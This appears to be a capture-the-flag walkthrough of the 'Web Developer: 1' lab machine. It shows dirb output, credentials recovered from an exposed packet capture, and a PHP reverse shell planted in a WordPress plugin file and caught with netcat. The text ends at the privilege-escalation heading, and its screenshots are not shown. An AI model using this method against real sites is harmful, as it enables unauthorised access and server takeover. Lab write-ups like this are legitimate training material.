Web Developer: 1 - Walkthrough

Web Developer: 1 is a vulnerable Linux machine in which our goal is to get root access to complete the challenge.

Objective: Gain the root shell of the target machine & find the root flag.

Penetration Methodologies:


- Enumeration & Scanning
- Exploitation
- Privilege Escalation

Tools Used


Nmap, web browser, dirb, Netcat, netdiscover, Wireshark, ssh


Enumeration & Scanning

After launching the target machine in the VMware, I used netdiscover to find the ip address of the target machine.



After finding the ip address of the target machine I launched Nmap scan. There were 2 ports open. I tried brute forcing on port 22 but it didn't work. Then I opened target ip in the browser because port 80 was open. it was a WordPress website.







I didn’t find anything in the source code. Then I launched dirb for content discovery and found /ipdata directory.

```
kali@kali: ~
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ dirb http://192.168.1.28

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Sat Nov 13 05:48:50 2021
URL_BASE: http://192.168.1.28/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

---------------------------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.1.28/ ----
+ http://192.168.1.28/index.php (CODE:301|SIZE:0)
==> DIRECTORY: http://192.168.1.28/ipdata/
+ http://192.168.1.28/server-status (CODE:403|SIZE:277)
==> DIRECTORY: http://192.168.1.28/wp-admin/
==> DIRECTORY: http://192.168.1.28/wp-content/
==> DIRECTORY: http://192.168.1.28/wp-includes/
+ http://192.168.1.28/xmlrpc.php (CODE:405|SIZE:42)

---- Entering directory: http://192.168.1.28/ipdata/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.1.28/wp-admin/ ----
+ http://192.168.1.28/wp-admin/admin.php (CODE:302|SIZE:0)
==> DIRECTORY: http://192.168.1.28/wp-admin/css/
==> DIRECTORY: http://192.168.1.28/wp-admin/images/
==> DIRECTORY: http://192.168.1.28/wp-admin/includes/
+ http://192.168.1.28/wp-admin/index.php (CODE:302|SIZE:0)
==> DIRECTORY: http://192.168.1.28/wp-admin/js/
==> DIRECTORY: http://192.168.1.28/wp-admin/maint/
==> DIRECTORY: http://192.168.1.28/wp-admin/network/
==> DIRECTORY: http://192.168.1.28/wp-admin/user/

---- Entering directory: http://192.168.1.28/wp-content/ ----
+ http://192.168.1.28/wp-content/index.php (CODE:200|SIZE:0)
==> DIRECTORY: http://192.168.1.28/wp-content/plugins/
==> DIRECTORY: http://192.168.1.28/wp-content/themes/
==> DIRECTORY: http://192.168.1.28/wp-content/uploads/

---- Entering directory: http://192.168.1.28/wp-includes/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.1.28/wp-admin/css/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
```

When I visited /ipdata directory, there was analyze.cap file, which is used to store captured packets during packet sniffing. Then I opened the file in Wireshark and I found credentials of an account with admin privileges.





Then I used https://www.urldecoder.org to decode the password.




Exploitation

After that I opened http://192.168.1.28/wp-login.php URL and entered the credentials that I found and I got access to the admin dashboard. Then I opened plugins tab and in the http://192.168.1.28/wp-content/plugins/akismet/akismet.php file, I uploaded a php reverse shell.






Then I launched netcat listener in my terminal. When I opened the http://192.168.1.28/wp-content/plugins/akismet/akismet.php file in the browser, I got reverse shell with lowest privileges.




Privilege Escalation

